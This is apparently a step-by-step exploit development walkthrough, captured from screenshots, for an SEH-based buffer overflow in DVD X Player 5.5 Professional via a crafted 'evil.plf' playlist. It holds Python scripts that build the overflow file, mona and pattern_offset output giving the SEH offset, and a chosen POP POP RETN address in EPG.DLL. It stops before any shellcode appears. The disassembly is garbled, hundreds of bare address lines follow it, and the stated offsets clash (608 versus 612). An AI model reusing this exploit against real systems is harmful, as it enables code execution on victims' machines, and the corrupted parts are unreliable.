



```
1  #!/usr/bin/python -w
2
3  filename="evil.plf"
4
5  buffer = "A"*2000
6
7  textfile = open(filename , 'w')
8  textfile.write(buffer)
9  textfile.close()
```

length : 146 | Ln : 9 | Col : 17 | Sel : 0 | 0 | Dos\Windows | ANSI as UTF-8 | INS



```

1  #!/usr/bin/python -w
2
3  filename="evil.plf"
4
5  buffer = "A0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac
6  |"
7
8  textfile = open(filename , 'w')
9  textfile.write(buffer)
10 textfile.close()

```

!mona findmsp

Show Memory window <Alt+M> Paused

```

0BADF000 [+] Examining registers
0BADF000 EIP contains normal pattern : 0x37694136 (offset 260)
0BADF000 ESP (0x0013f470) points at offset 280 in normal pattern (length 1720)
0BADF000 ECK (0x03cf09e0) points at offset 1052 in normal pattern (length 8)
0BADF000 [+] Examining SEH chain
0BADF000 SEH record (Inseh field) at 0x0013f5b8 overwritten with normal pattern : 0x41347541 (offset 608),
0BADF000 [+] Examining stack (entire stack) - looking for cyclic pattern
0BADF000 Walking stack from 0x00138000 to 0x0013ffff (0x00007ffc bytes)
0BADF000 0x0013f254 : Contains normal cyclic pattern at ESP-0x21c (-540) : offset 0, length 260 (-> 0x0013
0BADF000 0x0013f358 : Contains normal cyclic pattern at ESP-0x118 (-280) : offset 0, length 2000 (-> 0x001
0BADF000 [+] Examining stack (entire stack) - looking for pointers to cyclic pattern
0BADF000 Walking stack from 0x00138000 to 0x0013ffff (0x00007ffc bytes)

```

BYTES IN SEH= 0x41347541 (offset=608 bytes i.e 608 bytes are need to overwrite the SEH)

we can verify it by using pattern\_offset tool.

System Console

```

D:\msf\apps\pro\msf3\tools>ruby pattern_offset.rb 0x41347541
[*] Exact match at offset 612
D:\msf\apps\pro\msf3\tools>

```

Ready 5x80


```

1  #!/usr/bin/python -w
2
3  filename="evil.plf"
4  #buffer = junk+[nSEH]+[SEH]+Shellcode
5  #buffer = junk+[jump to shellcode ]+[POP POP RETN Instructions]+Shellcode
6
7  buffer = "A"*608 + "B"*4 + "C"*4 + "D"*1388
8  textfile = open(filename , 'w')
9  textfile.write(buffer)
10 textfile.close()


```



So we have successfully overwritten SEH record what all we have to do now is to locate the POP POP RETN instruction. Using mona utility as follows we can find the pointer to such commands !



So we will use the address 0x61617619 that contains the POP POP RETN commands that is located in EPG.DLL, don't forget to set break point on this address to notice the behavior of instruction execution.





Base	Size	Entry	Name	File version	Path
00400000	00140000	0047768C	DVDXPlay	5.5.0.0	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\DVDXPlayer.EXE
00D00000	00020000	00D52723	Fileaso	1.0.1.0 Build 2	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\FileAssociator.dll
00E00000	00020000	00E23652	PowerMan	1.0.0.0	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\PowerManagementCtrl.dll
00F00000	00014000	00F0485E	RealMedi		C:\Program Files\Avisoft\DVD X Player 5.5\Professional\RealMediaControl.dll
00E00000	00010000	00E0C017	OTMediaC		C:\Program Files\Avisoft\DVD X Player 5.5\Professional\OTMediaControl.dll
00F00000	00014000	00F05250	Applog	1.0.0.2	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\Applog.dll
01140000	00030000	0114827E	VideoWin	1.0.0.1	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\VideoWindow.dll
01170000	00015000	0117585A	DIBLbDl	1.0.0.1	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\DIBLbDl.dll
01180000	00020000	01185350	AudioPro	1.0.0.1	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\AudioProcess.dll
01200000	00040000	01218009	Recorder	1.0.0.1	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\RecorderCtrl.dll
01460000	00030000	0143FED8	FileConv	2.0.0.10, 111	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\FileConverter.dll
01580000	00014000	0158535C	ProfileS	1.0.0.20, 2006	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\ProfileStore.dll
01740000	00060000	0176FC78	ProfileM	1.0.0.1	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\ProfileManager.dll
019C0000	00010000	019C0489	Nlutil	1.0.0.1	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\Nlutil.dll
02100000	00020000	0210015F	DVDXPl_1	1.1.6.72	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\DVDXPlayerCtrl.dll
02200000	00030000	022E4300	RMACtrl		C:\Program Files\Avisoft\DVD X Player 5.5\Professional\RMACtrl.dll
02430000	00050000	02485E38	Equalize		C:\Program Files\Avisoft\DVD X Player 5.5\Professional\EqualizerProcess.dll
02500000	00020000	0252F7B4	EchoDeLa		C:\Program Files\Avisoft\DVD X Player 5.5\Professional\EchoDisplayProcess.dll
02770000	00070000	027C7D68	DSPAmpl		C:\Program Files\Avisoft\DVD X Player 5.5\Professional\DSPAmplifyProcess.dll
02800000	00010000	0280F453	SkInScro		C:\Program Files\Avisoft\DVD X Player 5.5\Professional\SkInScrollBar.dll
4E520000	00120000	4E5F4660	gdiplus	5.1.3102.5512	C:\WINDOWS\WinSxS\x-ww-10c92081-34c1-11d0-8050-000000000000\Windows.GdiPlus_65958641-4c0f-df-10-2e00-5512_x-ww-dfb54e00-gdiplus.dll
5D070000	00030000	5D071626	wxtheme	6.00.2900.5512	C:\WINDOWS\system32-wxtheme.dll
5E100000	00017000	5E10F1C2	OLEPRO32	5.1.2600.5512	C:\WINDOWS\system32-OLEPRO32.dll
60500000	00040000	6052DC1B	Configur	1.2.5.2007	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\Configuration.dll
61600000	00090000	616273D3	EPG	1.12.21.2006	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\EPG.dll
64000000	00070000	64085A00	MediaPl_1	2.0.0.2	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\MediaPlayerCtrl.dll
64100000	00020000	64104C53	NetReg	1.12.11.2006	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\NetReg.dll
67000000	00010000	6700386E	VersionI	1.9.22.1332	C:\Program Files\Avisoft\DVD X Player 5.5\Professional\VersionInfo.dll
706F0000	00010000	706FF730	sysconf	5.1.2600.5512	C:\WINDOWS\system32-sysconf.dll
71AA0000	00000000	71AA1638	MS2HELP	5.1.2600.5512	C:\WINDOWS\system32-MS2HELP.dll
71AB0000	00017000	71AB1273	MS2_32	5.1.2600.5512	C:\WINDOWS\system32-MS2_32.dll
72010000	00000000	72010675	msasn32	5.1.2600.5512	C:\WINDOWS\system32-msasn32.dll
72020000	00000000	720243CD	wdmaud	5.1.2600.5512	C:\WINDOWS\system32-wdmaud.dll
72030000	00020000	720344A5	WINSPool	5.1.2600.5512	C:\WINDOWS\system32-WINSPool.DRV
74310000	00150000	743290C2	QUARTZ	6.05-2600.5512	C:\WINDOWS\system32-QUARTZ.dll
74400000	00000000	74401352	powrprof	6.00.2900.5512	C:\WINDOWS\system32-powrprof.dll
76300000	00000000	7630118C	WMIHSE2	5.1.2600.5512	C:\WINDOWS\system32-WMIHSE2.dll
76320000	00010000	76321C00	THH32	5.1.2600.5512	C:\WINDOWS\system32-THH32.dll
76380000	00040000	76381619	condlg32	6.00.2900.5512	C:\WINDOWS\system32-condlg32.dll
76400000	00020000	76422611	WIMH	5.1.2600.5512	C:\WINDOWS\system32-WIMH.dll

Set break point at 0x61617619


Immunity Debugger - DVDXPlayer.EXE - [CPU - main thread, module EPG]

File View Debug Plugins ImmLib Options Window Help Jobs


SecuriTeam Secure Disclosure is looking for freelance vulnerabi

616176F0 90 NOP  
616176F0 57 PUSH EDI  
616176F1 8B7C24 08 MOV EDI, DWORD PTR SS:[ESP+8]  
616176F1 75 21 JNE SHORT EPG.6161761A  
616176F2 56 PUSH ESI  
616176F3 8B7424 10 MOV ESI, DWORD PTR DS:[ESP+10]  
616176F4 8B06 MOV EAX, DWORD PTR DS:[ESI]  
616176F5 50 PUSH EAX  
616176F6 FF15 08B36461 MOV EDI, DWORD PTR DS:[<OLEAUT32.#7\_SysStr OLEAUT32.SysStringLen  
616176F7 8B06 MOV ECX, DWORD PTR DS:[ESI]  
616176F8 50 PUSH EAX  
616176F9 57 PUSH EAX  
616176FA FF15 04B36461 MOV EDI, DWORD PTR DS:[<OLEAUT32.#4\_SysAll OLEAUT32.SysAllocStringLen  
616176FB 9B07 MOV ESI, DWORD PTR DS:[EDI], EAX  
616176FC 8B56 04 MOV EDX, DWORD PTR DS:[ESI+4]  
616176FD 9B57 04 MOV EDI, DWORD PTR DS:[ESI+4], EDX  
61617619  
6161761A  
6161761B  
6161761C  
6161761D  
6161761E  
6161761F  
61617620  
61617621  
61617622  
61617623  
61617624  
61617625  
61617626  
61617627  
61617628  
61617629  
6161762A  
6161762B  
6161762C  
6161762D  
6161762E  
6161762F  
61617630  
61617631  
61617632  
61617633  
61617634  
61617635  
61617636  
61617637  
61617638  
61617639  
6161763A  
6161763B  
6161763C  
6161763D  
6161763E  
6161763F  
61617640  
61617641  
61617642  
61617643  
61617644  
61617645  
61617646  
61617647  
61617648  
61617649  
6161764A  
6161764B  
6161764C  
6161764D  
6161764E  
6161764F  
61617650  
61617651  
61617652  
61617653  
61617654  
61617655  
61617656  
61617657  
61617658  
61617659  
6161765A  
6161765B  
6161765C  
6161765D  
6161765E  
6161765F  
61617660  
61617661  
61617662  
61617663  
61617664  
61617665  
61617666  
61617667  
61617668  
61617669  
6161766A  
6161766B  
6161766C  
6161766D  
6161766E  
6161766F  
61617670  
61617671  
61617672  
61617673  
61617674  
61617675  
61617676  
61617677  
61617678  
61617679  
6161767A  
6161767B  
6161767C  
6161767D  
6161767E  
6161767F  
61617680  
61617681  
61617682  
61617683  
61617684  
61617685  
61617686  
61617687  
61617688  
61617689  
6161768A  
6161768B  
6161768C  
6161768D  
6161768E  
6161768F  
61617690  
61617691  
61617692  
61617693  
61617694  
61617695  
61617696  
61617697  
61617698  
61617699  
6161769A  
6161769B  
6161769C  
6161769D  
6161769E  
6161769F  
616176A0  
616176A1  
616176A2  
616176A3  
616176A4  
616176A5  
616176A6  
616176A7  
616176A8  
616176A9  
616176AA  
616176AB  
616176AC  
616176AD  
616176AE  
616176AF  
616176B0  
616176B1  
616176B2  
616176B3  
616176B4  
616176B5  
616176B6  
616176B7  
616176B8  
616176B9  
616176BA  
616176BB  
616176BC  
616176BD  
616176BE  
616176BF  
616176C0  
616176C1  
616176C2  
616176C3  
616176C4  
616176C5  
616176C6  
616176C7  
616176C8  
616176C9  
616176CA  
616176CB  
616176CC  
616176CD  
616176CE  
616176CF  
616176D0  
616176D1  
616176D2  
616176D3  
616176D4  
616176D5  
616176D6  
616176D7  
616176D8  
616176D9  
616176DA  
616176DB  
616176DC  
616176DD  
616176DE  
616176DF  
616176E0  
616176E1  
616176E2  
616176E3  
616176E4  
616176E5  
616176E6  
616176E7  
616176E8  
616176E9  
616176EA  
616176EB  
616176EC  
616176ED  
616176EE  
616176EF  
616176F0  
616176F1  
616176F2  
616176F3  
616176F4  
616176F5  
616176F6  
616176F7  
616176F8  
616176F9  
616176FA  
616176FB  
616176FC  
616176FD  
616176FE  
616176FF  
61617700  
61617701  
61617702  
61617703  
61617704  
61617705  
61617706  
61617707  
61617708  
61617709  
6161770A  
6161770B  
6161770C  
6161770D  
6161770E  
6161770F  
61617710  
61617711  
61617712  
61617713  
61617714  
61617715  
61617716  
61617717  
61617718  
61617719  
6161771A  
6161771B  
6161771C  
6161771D  
6161771E  
6161771F  
61617720  
61617721  
61617722  
61617723  
61617724  
61617725  
61617726  
61617727  
61617728  
61617729  
6161772A  
6161772B  
6161772C  
6161772D  
6161772E  
6161772F  
61617730  
61617731  
61617732  
61617733  
61617734  
61617735  
61617736  
61617737  
61617738  
61617739  
6161773A  
6161773B  
6161773C  
6161773D  
6161773E  
6161773F  
61617740  
61617741  
61617742  
61617743  
61617744  
61617745  
61617746  
61617747  
61617748  
61617749  
6161774A  
6161774B  
6161774C  
6161774D  
6161774E  
6161774F  
61617750  
61617751  
61617752  
61617753  
61617754  
61617755  
61617756  
61617757  
61617758  
61617759  
6161775A  
6161775B  
6161775C  
6161775D  
6161775E  
6161775F  
61617760  
61617761  
61617762  
61617763  
61617764  
61617765  
61617766  
61617767  
61617768  
61617769  
6161776A  
6161776B  
6161776C  
6161776D  
6161776E  
6161776F  
61617770  
61617771  
61617772  
61617773  
61617774  
61617775  
61617776  
61617777  
61617778  
61617779  
6161777A  
6161777B  
6161777C  
6161777D  
6161777E  
6161777F  
61617780  
61617781  
61617782  
61617783  
61617784  
61617785  
61617786  
61617787  
61617788  
61617789  
6161778A  
6161778B  
6161778C  
6161778D  
6161778E  
6161778F  
61617790  
61617791  
61617792  
61617793  
61617794  
61617795  
61617796  
61617797  
61617798  
61617799  
6161779A  
6161779B  
6161779C  
6161779D  
6161779E  
6161779F  
616177A0  
616177A1  
616177A2  
616177A3  
616177A4  
616177A5  
616177A6  
616177A7  
616177A8  
616177A9  
616177AA  
616177AB  
616177AC  
616177AD  
616177AE  
616177AF  
616177B0  
616177B1  
616177B2  
616177B3  
616177B4  
616177B5  
616177B6  
616177B7  
616177B8  
616177B9  
616177BA  
616177BB  
616177BC  
616177BD  
616177BE  
616177BF  
616177C0  
616177C1  
616177C2  
616177C3  
616177C4  
616177C5  
616177C6  
616177C7  
616177C8  
616177C9  
616177CA  
616177CB  
616177CC  
616177CD  
616177CE  
616177CF  
616177D0  
616177D1  
616177D2  
616177D3  
616177D4  
616177D5  
616177D6  
616177D7  
616177D8  
616177D9  
616177DA  
616177DB  
616177DC  
616177DD  
616177DE  
616177DF  
616177E0  
616177E1  
616177E2  
616177E3  
616177E4  
616177E5  
616177E6  
616177E7  
616177E8  
616177E9  
616177EA  
616177EB  
616177EC  
616177ED  
616177EE  
616177EF  
616177F0  
616177F1  
616177F2  
616177F3  
616177F4  
616177F5  
616177F6  
616177F7  
616177F8  
616177F9  
616177FA  
616177FB  
616177FC  
616177FD  
616177FE  
616177FF  
61617800  
61617801  
61617802  
61617803  
61617804  
61617805  
61617806  
61617807  
61617808  
61617809  
6161780A  
6161780B  
6161780C  
6161780D  
6161780E  
6161780F  
61617810  
61617811  
61617812  
61617813  
61617814  
61617815  
61617816  
61617817  
61617818  
61617819  
6161781A  
6161781B  
6161781C  
6161781D  
6161781E  
6161781F  
61617820  
61617821  
61617822  
61617823  
61617824  
61617825  
61617826  
61617827  
61617828  
61617829  
6161782A  
6161782B  
6161782C  
6161782D  
6161782E  
6161782F  
61617830  
61617831  
61617832  
61617833  
61617834  
61617835  
61617836  
61617837  
61617838  
61617839  
6161783A  
6161783B  
6161783C  
6161783D  
6161783E  
6161783F  
61617840  
61617841  
61617842  
61617843  
61617844  
61617845  
61617846  
61617847  
61617848  
61617849  
6161784A  
6161784B  
6161784C  
6161784D  
6161784E  
6161784F  
61617850  
61617851  
61617852  
61617853  
61617854  
61617855  
61617856  
61617857  
61617858  
61617859  
6161785A  
6161785B  
6161785C  
6161785D  
6161785E  
6161785F  
61617860  
61617861  
61617862  
61617863  
61617864  
61617865  
61617866  
61617867  
61617868  
61617869  
6161786A  
6161786B  
6161786C  
6161786D  
6161786E  
6161786F  
61617870  
61617871  
61617872  
61617873  
61617874  
61617875  
61617876  
61617877  
61617878  
61617879  
6161787A  
6161787B  
6161787C  
6161787D  
6161787E  
6161787F  
61617880  
61617881  
61617882  
61617883  
61617884  
61617885  
61617886  
61617887  
61617888  
61617889  
6161788A  
6161788B  
6161788C  
6161788D  
6161788E  
6161788F  
61617890  
61617891  
61617892  
61617893  
61617894  
61617895  
61617896  
61617897  
61617898  
61617899  
6161789A  
6161789B  
6161789C  
6161789D  
6161789E  
6161789F  
616178A0  
616178A1  
616178A2  
616178A3  
616178A4  
616178A5  
616178A6  
616178A7  
616178A8  
616178A9  
616178AA  
616178AB  
616178AC  
616178AD  
616178AE  
616178AF  
616178B0  
616178B1  
616178B2  
616178B3  
616178B4  
616178B5  
616178B6  
616178B7  
616178B8  
616178B9  
616178BA  
616178BB  
616178BC  
616178BD  
616178BE  
616178BF  
616178C0  
616178C1  
616178C2  
616178C3  
616178C4  
616178C5  
616178C6  
616178C7  
616178C8  
616178C9  
616178CA  
616178CB  
616178CC  
616178CD  
616178CE  
616178CF  
616178D0  
616178D1  
616178D2  
616178D3  
616178D4  
616178D5  
616178D6  
616178D7  
616178D8  
616178D9  
616178DA  
616178DB  
616178DC  
616178DD  
616178DE  
616178DF  
616178E0  
616178E1  
616178E2  
616178E3  
616178E4  
616178E5  
616178E6  
616178E7  
616178E8  
616178E9  
616178EA  
616178EB  
616178EC  
616178ED  
616178EE  
616178EF  
616178F0  
616178F1  
616178F2  
616178F3  
616178F4  
616178F5  
616178F6  
616178F7  
616178F8  
616178F9  
616178FA  
616178FB  
616178FC  
616178FD  
616178FE  
616178FF  
61617900  
61617901

the exception will occur press shift+F9 to pass is and

